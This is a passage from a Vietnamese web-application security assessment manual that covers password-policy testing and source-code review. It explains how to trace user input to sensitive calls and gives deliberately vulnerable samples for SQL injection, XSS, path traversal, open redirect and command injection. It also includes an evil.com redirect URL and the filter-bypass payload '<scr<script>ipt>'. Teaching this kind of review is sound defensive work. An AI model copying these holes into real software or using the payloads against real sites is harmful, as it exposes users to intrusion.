<http://www.example.com/redirect.jsp?url=evil.com>

- Ứng dụng sử dụng chuyển tiếp để di chuyển yêu cầu giữa các thành phần khác nhau của trang web. Để tạo điều kiện này, một số trang sử dụng một tham số để chỉ ra nơi người dùng phải được gửi nếu giao dịch thành công. Trong trường hợp này, kẻ tấn công tạo ra một URL sẽ vượt qua kiểm tra truy cập của ứng dụng và sau đó chuyển tiếp kẻ tấn công vào những chức năng quản trị bình thường không truy cập được.

<http://www.example.com/boring.jsp?fwd=admin.jsp>

10. Kiểm tra chính sách mật khẩu mạnh

- **Mô tả:** Nếu không có chính sách về mật khẩu mạnh, người dùng sẽ sử dụng những mật khẩu đơn giản, dễ nhớ. Điều này tạo điều kiện cho kẻ tấn công dễ dàng đoán được mật khẩu người dùng, từ đó có thể chiếm tài khoản người dùng.

Phương pháp:

- Quan sát bất kỳ sự mô tả nào liên quan đến việc áp dụng chính sách cho tài khoản người dùng. Thông thường những phần này ở phần đăng ký, đổi mật khẩu.

- Thủ thiết lập một danh sách các mật khẩu yếu, sử dụng cơ chế cho phép tự đăng ký hoặc chức năng thay đổi mật khẩu để đoán biết được các chính sách được áp đặt cho mật khẩu. Thủ mật khẩu chỉ chứa các kí tự hoặc chỉ chứa số hoặc trùng tên đăng nhập, ...
- Thực hiện đoán luật được áp đặt cho mật khẩu có thể bằng cách thiết lập một mật khẩu đủ mạnh (độ dài, ký tự, số, ký tự đặc biệt), sau đó lần lượt đăng nhập vào hệ thống và gỡ bỏ dần các tình huống như ký tự đặc biệt, số, chữ, độ dài để xem liệu ứng dụng có áp đặt việc kiểm tra nào hay không đối với ứng dụng.
- Nếu có được luật áp đặt cho tài khoản thì việc xây dựng từ điển tấn công mật khẩu sẽ chính xác và hoàn chỉnh hơn.

PHẦN 3: KIỂM TRA AN TOÀN THÔNG TIN MÃ NGUỒN ỨNG DỤNG WEB

- Một ứng dụng có thể chứa đến hàng ngàn, thậm chí hàng trăm ngàn dòng mã lệnh. Và trong hầu hết trường hợp, thời gian để xem lại tất cả dòng mã lệnh đó là hạn chế. Thông thường, thời gian này chỉ là một vài ngày. Trong khi đó, mục tiêu của rà soát của ứng dụng dựa trên mã nguồn là tìm kiếm được tối đa các lỗi có khả năng mắc phải.
- Để làm được điều này, cần phải có một phương pháp tiếp cận hiệu quả. Trong đó, thời gian để xác định trong mã nguồn phải được tiến hành nhanh chóng. Phần lớn thời gian dành cho việc phân tích, tìm kiếm những vấn đề khó khăn, phức tạp hơn.


I. Khái niệm

1. Điểm cuối ứng dụng

- Điểm cuối ứng dụng là vị trí trong mã nguồn mà ở đó ứng dụng tiến hành tương tác với ứng dụng, hệ thống thông qua những hàm API. Có các dạng tương tác chính là:
 - File system calls (Read/Write)
 - Operating system calls
 - Network/Socket calls
 - SQL interfaces
- Tương ứng với mỗi loại tương tác, mỗi loại ngôn ngữ sẽ có những loại API cụ thể.

2. Trace

- Trong việc đánh giá mã nguồn, khái niệm trace có nghĩa là tiến hành tìm kiếm, vẽ lại đường đi từ điểm vào ứng dụng, cho tới điểm cuối. Có thể chỉ trong 1,2 dòng lệnh, nhưng cũng có những trường hợp sử dụng đổi biến, toán tử... để thay đổi.
- Trace có thể dẫn đến nhiều nhánh, một điểm vào có thể có nhiều nhánh khác nhau, tới nhiều điểm cuối khác nhau. Tương tự, một điểm cuối cũng có thể xuất phát từ nhiều điểm vào.



Hình 23: Lược đồ từ Entry point tới Endpoint

II. Phương pháp đánh giá an toàn thông tin mã nguồn ứng dụng web

- Nội dung của phương pháp đánh giá dựa vào mã nguồn là xuất phát từ điểm vào, đi tới điểm cuối để kiểm tra xem có mắc lỗi ATTT hay không. Cụ thể gồm các bước:

Tìm kiếm tất cả điểm vào ứng dụng (entry point).

Trace theo luồng xử lý điểm vào ứng dụng cho tới điểm cuối (end-point).

Trong quá trình trace chú ý kiểm tra xem có sử dụng lọc – filter không.

Dự đoán khả năng mắc lỗi.

Kiểm tra lại khả năng mắc lỗi.

1. Tìm kiếm điểm vào ứng dụng

- Tùy đặc trưng của mỗi ngôn ngữ sẽ có cách xử lý khác nhau. Sử dụng phương pháp tìm kiếm mẫu, liệt kê tất cả điểm vào ứng dụng. Tương tự với điểm vào ứng dụng theo phương pháp Blackbox, điểm vào ứng dụng theo phương pháp mã nguồn là vị trí code mà nhận yêu cầu từ người dùng gửi lên, thông thường là những API nhận dữ liệu từ người dùng.
- Điểm vào ứng dụng phụ thuộc đặc trưng của từng ngôn ngữ. Tài liệu tập trung vào ba ngôn ngữ chính là: PHP, ASP và Java.

A. Ngôn ngữ Java:

- Ứng dụng Java tiếp nhận dữ liệu đệ trình từ người dùng thông qua javax.servlet.http. Giao diện HttpServletRequest là mở rộng của giao diện javax.servlet.ServletRequest. Hai giao diện này cung cấp rất nhiều APIs cho phép ứng dụng web truy cập vào nguồn dữ liệu do người dùng đệ trình. Danh sách các APIs được liệt kê trong bảng sau:

API	Mô tả
getParameter getParameterNames getParameterValues getParameterMap	APIs cung cấp truy cập Parameters trong URL query string, POST body request.
getQueryString	Trả về query string, có thể dùng thay thế cho getParameter
getHeader getHeaders getHeaderNames	Trả về HTTP headers của request
getRequestURI getRequestURL	Trả về URL chứa query string
getCookies	Trả về mảng Cookie
getRequestedSessionId	Trả về Session ID của request, có thể thay thế getCookies trong một số trường hợp
getInputStream	APIs cung cấp request dạng raw, được sử dụng bởi những

getReader	APIs khác.
getMethod	Trả về Method của HTTP request
getProtocol	Trả về Protocol của HTTP request
getServerName	Trả về giá trị HTTP Host header
getRemoteUser getUserPrincipal	Nếu người dùng đã được xác thực, sẽ trả về thông tin chi tiết của người dùng

- Điểm vào ứng dụng cũng có thể là Cookie, thông tin lưu trong Session. Chính vì thế những hàm lấy cookie, thông tin trong session trong ứng dụng cũng có thể là điểm vào ứng dụng. Ngôn ngữ Java sử dụng giao diện javax.servlet.http.HttpSession để lưu trữ, nhận thông tin về session hiện tại. Mỗi session sẽ được lưu trữ dưới dạng map, ánh xạ giữa tên dạng string tới giá trị của đối tượng. Bảng sau liệt kê những APIs cung cấp lưu trữ, lấy thông tin về session:

API	Mô tả
getAttribute	Truy vấn data được lưu trữ
getValue	
getAttributeNames	
getValueNames	

B. Ngôn ngữ ASP.NET:

- Ứng dụng ASP.NET truy cập thông tin người dùng cung cấp thông qua lớp System.Web.HttpRequest. Lớp này cung cấp những thuộc tính, phương thức cho phép ứng dụng truy cập thông tin người dùng đệ trình. Những APIs đó được liệt kê trong bảng sau:

API	Mô tả
Params	Trả về mảng các Parameters
Item	Trả về tên của item trong mảng Params
Form	Trả về tên, giá trị trong form mà người dùng đệ trình
QueryString	Trả về tên, giá trị trong query string
ServerVariables	Trả về tên, giá trị trong ASP server variables
Headers	Trả về HTTP headers
Url	Trả về URL chi tiết
RawUrl	
UrlReferrer	Trả về giá trị HTTP Referer
Cookies	Trả về tập hợp các Cookies
Files	Trả về tập hợp các File được người dùng upload

InputStream	Request dạng raw được sử dụng bởi những APIs khác
BinaryRead	
HttpMethod	Trả về HTTP Method
Browser	Trả về HTTP User-Agent
UserAgent	
AcceptTypes	Trả về HTTP Accept header
UserLanguages	Trả về HTTP Accept-Language header

C. Ngôn ngữ PHP:

- PHP sử dụng biến mảng để lưu trữ thông tin người dùng gửi lên. Cụ thể trong bảng:

Biến	Mô tả
\$_GET \$HTTP_GET_VARS	Trả về parameters người dùng đã gửi lên. Ví dụ: https://abc.com/search.php?query=foo Giá trị của query được truy cập qua: \$_GET['query']
\$_POST \$HTTP_POST_VARS	Chứa các parameters trong POST body data
\$_COOKIE \$HTTP_COOKIE_VARS	Chứa các Cookie trong request
\$_REQUEST	Chứa tất cả các item trong: \$_GET, \$_POST, và \$_COOKIE
\$_FILES \$HTTP_POST_FILES	Chứa file người dùng đã upload
\$_SERVER['REQUEST_METHOD']	Trả về HTTP Method
\$_SERVER['QUERY_STRING']	Trả về query string đầy đủ của request
\$_SERVER['REQUEST_URI']	Trả về URL trong request
\$_SERVER['HTTP_ACCEPT']	Trả về HTTP Accept header
\$_SERVER['HTTP_ACCEPT_CHARSET']	Trả về HTTP Accept-charset header
\$_SERVER['HTTP_ACCEPT_ENCODING']	Trả về HTTP Accept-encoding header

<code>\$_SERVER['HTTP_ACCEPT_LANGUAGE']</code>	Trả về HTTP Accept-language header
<code>\$_SERVER['HTTP_CONNECTION']</code>	Trả về HTTP Connection header
<code>\$_SERVER['HTTP_HOST']</code>	Trả về HTTP Host header
<code>\$_SERVER['HTTP_REFERER']</code>	Trả về HTTP Referer header
<code>\$_SERVER['HTTP_USER_AGENT']</code>	Trả về HTTP User-agent header
<code>\$_SERVER['PHP_SELF']</code>	Trả về tên filename script đang được thực thi


- PHP sử dụng mảng `$_SESSION` để lưu trữ thông tin về người dùng, ví dụ:

```
$_SESSION['MyName'] = $_GET['username'];           // store user's name
echo "Welcome ". $_SESSION['MyName'];           // retrieve user's name
```

- Ngoài ra, mảng `$HTTP_SESSION_VARS` cũng được sử dụng tương tự.

Ví dụ:

- Cần liệt kê tất cả điểm vào ứng dụng của một ứng dụng PHP, sử dụng công cụ tìm kiếm trong nội dung file để tìm kiếm. Trong hình sau sử dụng tính năng “Search File in File” của Notepad++ để tìm kiếm:



Hình 24: Tìm kiếm điểm vào GET

```

Find result - 65 hits
Search "$_GET" (65 hits in 29 files)
C:\wamp\www\dwva\dwva\includes\dwvaPhIds.inc.php (2 hits)
Line 45: if (isset($_GET['clear_log'])) {
Line 58:     'GET' => $_GET,
C:\wamp\www\dwva\external\phpids\0.6\docs\examples\example.php (1 hit)
Line 43:     'GET' => $_GET,
C:\wamp\www\dwva\external\phpids\0.6\docs\phpdocumentor\elementindex.html (2 hits)
Line 6294:             <div class="index-item-description">Loads configuration values from $_GET/$_POST the
Line 6644:             <div class="index-item-description">Merges in configuration values from $_GET/$_POST
C:\wamp\www\dwva\external\phpids\0.6\lib\IDS\vendors\htmlpurifier\HTMLPurifier\Config.php (3 hits)
Line 406:     * Loads configuration values from $_GET/$_POST that were posted
Line 408:     * @param $array $_GET or $_POST array to import
Line 421:     * Merges in configuration values from $_GET/$_POST to object. NOT STATIC.
C:\wamp\www\dwva\external\phpids\0.6\lib\IDS\vendors\htmlpurifier\HTMLPurifier\ConfigSchema\schema\Filter.ExtractStyleBlo
Line 46:     $hash = sha1($_GET['html']);
C:\wamp\www\dwva\external\phpids\0.6\tests\IDS\MonitorTest.php (1 hit)
Line 1056:     $exploits[] = ' ; e|$a=$_GET; 0|$b=!a . $a[b];$a[a](`$b');//';
C:\wamp\www\dwva\instructions.php (2 hits)
Line 19: $selectedDocId = isset( $_GET[ 'doc' ] ) ? $_GET[ 'doc' ] : '';
Line 19: $selectedDocId = isset( $_GET[ 'doc' ] ) ? $_GET[ 'doc' ] : '';
C:\wamp\www\dwva\security.php (2 hits)
Line 31: if( isset( $_GET['phpids'] ) ) {

```

Hình 25: Kết quả tìm kiếm

Lưu ý:

Có thể sử dụng các trình IDE khác như Netbean, Eclipse để tìm kiếm.

Một số đoạn code tìm được có thể đặt trong phần comment, HTML output. Cần đi tới chi tiết đoạn code đó để kiểm tra, loại bỏ những điểm vào này. Một số editor hỗ trợ highlight màu của code sẽ hỗ trợ rất tốt công việc này.

- Cập nhật thông tin về từng điểm vào ứng dụng vào bảng “Điểm vào ứng dụng” theo biểu mẫu BM06.QTĐG.ATTT.ĐVUDMN.

2. Trace từ điểm vào ứng dụng.

- Thực hiện với mỗi điểm vào ứng dụng điểm vào tìm được. Tiến hành Trace từng điểm vào. Lưu ý là các ngôn ngữ sẽ sử dụng phép đổi biến, các toán tử, phép rẽ nhánh... Người đánh giá cần am hiểu về ngôn ngữ, mã nguồn để hiểu được quá trình xử lý biến đầu vào.

Ví dụ:

- Điểm vào ứng dụng \$_GET['username'] được xác định ở bước trên. Điểm vào này xuất hiện ở dòng 5 file ‘low.php’. Truy cập nội dung file này:

```

C:\wamp\www\dwva\vulnerabilities\brute\source\low.php (3 hits)
Line 3: if( isset( $_GET['Login'] ) ) {
Line 5:     $user = $_GET['username'];
Line 7:     $pass = $_GET['password'];

```

Hình 26: Điểm vào ứng dụng \$_GET['username']

```

1  <?php
2
3  if( isset( $_GET['Login'] ) ) {
4
5      $user = $_GET['username'];
6
7      $pass = $_GET['password'];
8      $pass = md5($pass);
9
10     $qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
11     $result = mysql_query( $qry ) or die( '<pre>' . mysql_error() . '</pre>' );
12
13     if( $result && mysql_num_rows( $result ) == 1 ) {
14         // Get users details
15         $i=0; // Bug fix.
16         $avatar = mysql_result( $result, $i, "avatar" );
17
18         // Login Successful
19         $html .= "<p>Welcome to the password protected area " . $user . "</p>";
20         $html .= '';
21     } else {
22         //Login failed
23         $html .= "<pre><br>Username and/or password incorrect.</pre>";
24     }
25
26     mysql_close();
27

```

Hình 27: Phân tích code

- Xác định \$user = \$_GET['username']; Tiếp tục trace theo biến \$user.
- Xác định biến \$qry = "SELECT * FROM `users` WHERE user='\$user' AND password='\$pass';"; Tiếp tục trace theo biến \$qry.
- Xác định \$result = mysql_query(\$qry). Đây là một điểm cuối ứng dụng. Tiếp tục trace tiếp biến \$result và \$qry để xác định xem có rẽ nhánh nào không.

Lưu ý: Trong quá trình trace sẽ có một số trường hợp:

Biến được đưa vào xử lý tại điểm cuối. Trường hợp này chưa tiến hành dừng trace biến này ngay mà tiến hành trace tiếp để xem có được sử dụng cho đổi biến, sử dụng cho điểm vào ứng dụng khác hay không.

Trường hợp câu lệnh rẽ nhánh (If-then, switch...): biến có thể đi theo các nhánh khác nhau. Trường hợp này cần đi hai nhánh khác nhau.

Trường hợp chèn file mã nguồn khác (include, import....), cần thực hiện trace trong file mã nguồn đó.

- Việc trace biến có thể thực hiện bằng tay, tìm kiếm theo text (là tên biến). Có thể sử dụng một số script để tăng tốc độ tìm kiếm:

```

import sys
import os
import re
def scan4trace(file,var):
    infile = open(file,"r")
    s = infile.readlines()
    print 'Tracing variable:' + var
    linenum=0
    for line in s:
        linenum += 1
        p = re.compile(".*." + var + ".*")
        m = p.match(line)
        if m:
            print "[",linenum,"]",line

file = sys.argv[1]
var = sys.argv[2]
scan4trace(file,var)

```

Hình 28: Script Trace code

```

D:\sca-rb>trace.py d:\cmd\Cmdexec.aspx.cs TextBox1
Tracing variable:TextBox1
[ 33 ]      psi.Arguments = @"/c type c:\\contracts\\\" + TextBox1.Text + @">
c:\\contracts\\contract.txt";

```


```

D:\sca-rb>trace.py d:\cmd\Cmdexec.aspx.cs psi
Tracing variable:psi
[ 31 ]      System.Diagnostics.ProcessStartInfo psi = new System.Diagnostics.
ProcessStartInfo();
[ 32 ]      psi.FileName = @"C:\\WINDOWS\\system32\\cmd.exe";
[ 33 ]      psi.Arguments = @"/c type c:\\contracts\\\" + TextBox1.Text + @">
c:\\contracts\\contract.txt";
[ 34 ]      psi.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
[ 35 ]      System.Diagnostics.Process.Start(psi);

```

Hình 29: Thực thi Script

- Trong quá trình trace, biến có thể được xử lý bằng các hàm lọc, filter. Tùy mỗi ngôn ngữ, framework sẽ có những kiểu lọc khác nhau. Người đánh giá cần hiểu về những hàm lọc này. Ví dụ:



```

// Sanitise username input
$user = $_GET[ 'username' ];
$user = stripslashes( $user );
$user = mysql_real_escape_string( $user );

// Sanitise password input
$pass = $_GET[ 'password' ];
$pass = stripslashes( $pass );
$pass = mysql_real_escape_string( $pass );
$pass = md5( $pass );

$qry = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
$result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>');

if( $result && mysql_num_rows( $result ) == 1 ) {
    // Get users details
    $i=0; // Bug fix.
    $avatar = mysql_result( $result, $i, "avatar" );

    // Login Successful
    $html .= "<p>Welcome to the password protected area " . $user . "</p>";
    $html .= '';
} else {
    // Login failed
    sleep(3);
    $html .= "<pre><br>Username and/or password incorrect.</pre>";
}

```

Hình 30: Sử dụng filter trong mã nguồn

- Ví dụ trên sử dụng stripslashes và mysql_real_escape_string để filter. Phương pháp này dùng để chống tấn công SQL injection. Trong trường hợp cụ thể, có thể tham khảo chức năng của hàm để biết rõ cơ chế.
- Người đánh giá nên tận dụng comment của đơn vị phát triển, hoặc liên hệ trực tiếp đơn vị phát triển để hiểu rõ chức năng, cách thức hoạt động của hàm.
- Nếu có sử dụng hàm lọc, tiến hành cập nhật thông tin về các hàm, mục đích lọc vào bảng “Điểm vào ứng dụng trong mã nguồn” theo biểu mẫu BM06.QTĐG.ATTT.ĐVUĐMN.
- Cập nhật thông tin về điểm cuối ứng dụng tương ứng với mỗi điểm vào ứng dụng vào bảng “Điểm vào ứng dụng trong mã nguồn” theo biểu mẫu BM06.QTĐG.ATTT.ĐVUĐMN.
- Lưu ý sẽ có trường hợp điểm vào ứng dụng có một điểm cuối, nhiều điểm cuối, không có điểm cuối. Cập nhật cụ thể từng điểm cuối này.
- Cập nhật thông tin về hàm lọc – filter vào bảng nếu có sử dụng. Ghi rõ mục đích để chống lỗi gì, chống như thế nào (loại bỏ dấu ‘ hay “). Trường hợp phương pháp loại bỏ không triệt để thì cần ghi chú lại.

3. Phân tích điểm cuối, dự đoán khả năng mắc lỗi.

- Dựa vào thông tin về điểm vào ứng dụng, trace biến của từng điểm vào ứng dụng, thông tin về điểm cuối, hàm lọc, tiến hành phân tích, đánh giá khả năng mắc lỗi.

- Để xác định khả năng mắc lỗi, phụ thuộc vào cách thức tương tác tại điểm cuối ứng dụng. Thông thường, có các kiểu tương tác sau:

File System
Database
Code Execution
URL Redirection
Network/Socket

- Tiến hành phân tích mã nguồn tại điểm cuối. Dựa vào đặc điểm xử lý tại điểm cuối, tiến hành phân loại khả năng mắc lỗi của điểm đầu/điểm cuối/nhánh đó.
- Tuy nhiên, việc đánh giá xem có khả năng mắc lỗi không phụ thuộc vào từng loại ngôn ngữ, từng loại lỗ hỏng cụ thể. Người đánh giá cần tập trung phân tích những hàm API được sử dụng trong quá trình từ điểm đầu tới điểm cuối ứng dụng. Mỗi loại ngôn ngữ lại có những API cụ thể.
- Thông tin về lỗi dự đoán mắc phải của mỗi điểm vào/điểm cuối cập nhật vào bảng “Điểm vào ứng dụng trong mã nguồn” theo biểu mẫu BM06.QTĐG.ATTT.ĐVUUDMN.

4. Kiểm tra khả năng mắc lỗi.

- Kiểm tra lại khả năng mắc lỗi của những điểm vào/điểm cuối ứng dụng đã dự đoán.
- Phương pháp thực hiện như sau:

Dựa vào thông tin về các lỗi đã dự đoán, tiến hành kiểm tra lại có mắc lỗi hay không. Việc kiểm tra phụ thuộc vào từng loại ngôn ngữ cụ thể. Để kiểm tra lại có các cách.

Sử dụng phương pháp blackbox, kiểm tra khả năng mắc lỗi của điểm vào ứng dụng như đã trình bày ở phần trên.

Sử dụng phân tích mã nguồn, từ điểm vào ứng dụng tới điểm cuối để xác định khả năng mắc lỗi.

- Việc kiểm tra bằng phân tích mã nguồn phụ thuộc vào từng loại ngôn ngữ cụ thể. Có thể khác nhau về vấn đề ngôn ngữ, xử lý. Tuy nhiên mỗi loại lỗi đều có những đặc trưng cụ thể riêng.

4.1. Cross-Site Scripting

- Trong ví dụ về XSS sau đây, một phần mã HTML được gửi trả lại cho người dùng. Ở đây mục tiêu là HREF link được xây dựng bằng cách lấy trực tiếp từ thành phần người dùng gửi lên:

```
String link = "<a href=" + HttpUtility.UrlDecode(Request.QueryString["refURL"]) +
    "&SiteID=" + SiteId + "&Path=" +
    HttpUtility.UrlEncode(Request.QueryString["Path"]) + "</a>";
objCell.InnerHtml = link;
```

- Trong trường hợp khác, dữ liệu từ người dùng được sử dụng để thiết lập giá trị gửi trả về cho người dùng. Ví dụ sau thiết lập giá trị thành phần <title>.

```
private void setPageTitle(HttpServletRequest request) throws ServletException
{
}
```

```

String requestType = request.getParameter("type");
if ("3".equals(requestType) && null!=request.getParameter("title"))
m_pageTitle = request.getParameter("title");
else m_pageTitle = "Online banking application";
}

```

- Việc xác định lỗ hổng XSS sẽ dễ dàng hơn nếu sử dụng phương pháp fuzzing. Như vậy: Có thể mắc lỗ XSS nếu như ứng dụng gửi trả lại thông tin người dùng đã truyền vào.

4.2. SQL Injection

- Lỗ hổng SQL injection xuất hiện khi tiến hành cộng trực tiếp xâu mà người dùng nhập vào tạo thành truy vấn SQL, chuyển vào cho database thực hiện. Ví dụ như sau:

```

StringBuilder SqlQuery = new StringBuilder("SELECT name, accno FROM
TblCustomers WHERE " + SqlWhere);
if(Request.QueryString["CID"] != null &&
Request.QueryString["PageId"] == "2")
{
    SqlQuery.Append(" AND CustomerID = ");
    SqlQuery.Append(Request.QueryString["CID"].ToString());
}
...

```

4.3. Kiểm soát truy cập file

- Dấu hiệu của lỗ hổng Path Traversal là dữ liệu từ người dùng được truyền vào filesystem API mà không có sự kiểm soát dữ liệu liên quan đến file được truyền vào. Trong một số trường hợp, đường dẫn file được hard-code, cho phép kẻ tấn công sử dụng dấu dot-dot-slash để nhảy lên thư mục khác. Ví dụ:

```

public byte[] GetAttachment(HttpServletRequest Request)
{
    FileStream fsAttachment = new FileStream(SpreadsheetPath +
HttpUtility.UrlDecode(Request.QueryString["AttachName"]),
 FileMode.Open, FileAccess.Read, FileShare.Read);
    byte[] bAttachment = new byte[fsAttachment.Length];
    fsAttachment.Read(FileContent, 0,
Convert.ToInt32(fsAttachment.Length,
CultureInfo.CurrentCulture));
    fsAttachment.Close();
}

```

```
return bAttachment;  
}
```

4.4. Chuyển hướng người dùng

- Tấn công này có thể dễ dàng phát hiện trong mã nguồn. Lỗi này xuất hiện khi yêu cầu được tạo ra từ dữ liệu người dùng mà không có sự kiểm soát. Trong ví dụ sau người sử dụng cung cấp dữ liệu từ chuỗi truy vấn, sử dụng để xây dựng một URL chuyên hướng:

```
private void handleCancel()  
{  
    httpResponse.Redirect(HttpUtility.UrlDecode(Request.QueryString[“refURL”]) +  
    “&SiteCode=” + Request.QueryString[“SiteCode”].ToString() + “&UserId=”  
    + Request.QueryString[“UserId”].ToString());  
}
```

4.5. OS Command Injection

- Đoạn code sau có dấu hiệu mắc lỗi Command Injection. Trong ví dụ sau: tham số message và address lấy từ form người dùng, được truyền trực tiếp tới UNIX system API:

```
void send_mail(const char *message, const char *addr)  
{  
    char sendMailCmd[4096];  
    snprintf(sendMailCmd, 4096, “echo ‘%s’ | sendmail %s”, message, addr);  
    system(sendMailCmd);  
    return;  
}
```

- **Lưu ý:** Sử dụng thông tin về các hàm lọc trong quá trình phân tích từ điểm vào tới điểm cuối ứng dụng. Nếu từ điểm vào tới điểm cuối không sử dụng hàm lọc, dữ liệu từ người dùng được chuyển vào làm tham số trực tiếp trong tương tác tại điểm cuối thì có khả năng mắc.
- Trường hợp có sử dụng lọc, nếu hàm lọc có khả năng tránh các lỗi tương ứng với lỗi có khả năng mắc phải thì điểm vào/điểm cuối đó không mắc lỗi. Nếu hàm lọc chưa đủ triệt để thì ứng dụng vẫn mắc lỗi.
- Việc xác định xem hàm lọc có triệt để hay không phụ thuộc vào trình độ của người đánh giá. Người đánh giá nên liên lạc trực tiếp với đơn vị phát triển để xác định khả năng hàm lọc, từ đó, so sánh với những khả năng có thể xảy ra lỗi để xác định có mắc lỗi hay không.
- Nên kết hợp giữa phân tích mã nguồn để hiểu quá trình xử lý từ điểm vào tới điểm cuối, từ đó sinh ra mã tấn công phù hợp để đưa vào kiểm tra khả năng mắc lỗi theo kiểu black box đã trình bày ở trên.

- Ví dụ: Để chống XSS ứng dụng sử dụng lọc từ khóa “<script>”, thay thế bằng ký tự null. Người đánh giá nhận thấy quá trình thay thế này chỉ tiến hành một lần, không kiểm tra lại sau khi lọc.
- Do đó, có kẽ hở là nếu sau khi lọc, vẫn còn từ khóa script thì vẫn có khả năng mắc lỗi. Chính vì thế, người đánh giá tiến hành tạo ra mã khai thác có dạng: “<scr<script>ipt>”. Khi đó sau khi thay thế <script> bằng null sẽ tạo ra một <script> mới.
- Cập nhật những lỗ mã nguồn vào bảng “Lỗi mã nguồn ứng dụng” theo biểu mẫu BM03.QTĐG.ATTT.Loi

III. Hướng dẫn dự đoán khả năng mắc lỗi

1. Ngôn ngữ Java

1.1 Kiểm soát truy cập file

- Class thường được sử dụng để truy cập file và thư mục trong Java là java.io.File. Lỗi hỏng path traversal có thể xuất hiện nếu dữ liệu từ người dùng không được kiểm soát, loại bỏ những dấu dot-dot-slash. Ví dụ đoạn code sau sẽ mở một file trên ổ đĩa C:

```
String userinput = "..\\boot.ini";
File f = new File("C:\\temp", userinput);
```

- Những class thường được sử dụng để đọc, ghi nội dung file trong Java là:
 - java.io.FileInputStream
 - java.io.FileOutputStream
 - java.io.FileReader
 - java.io.FileWriter
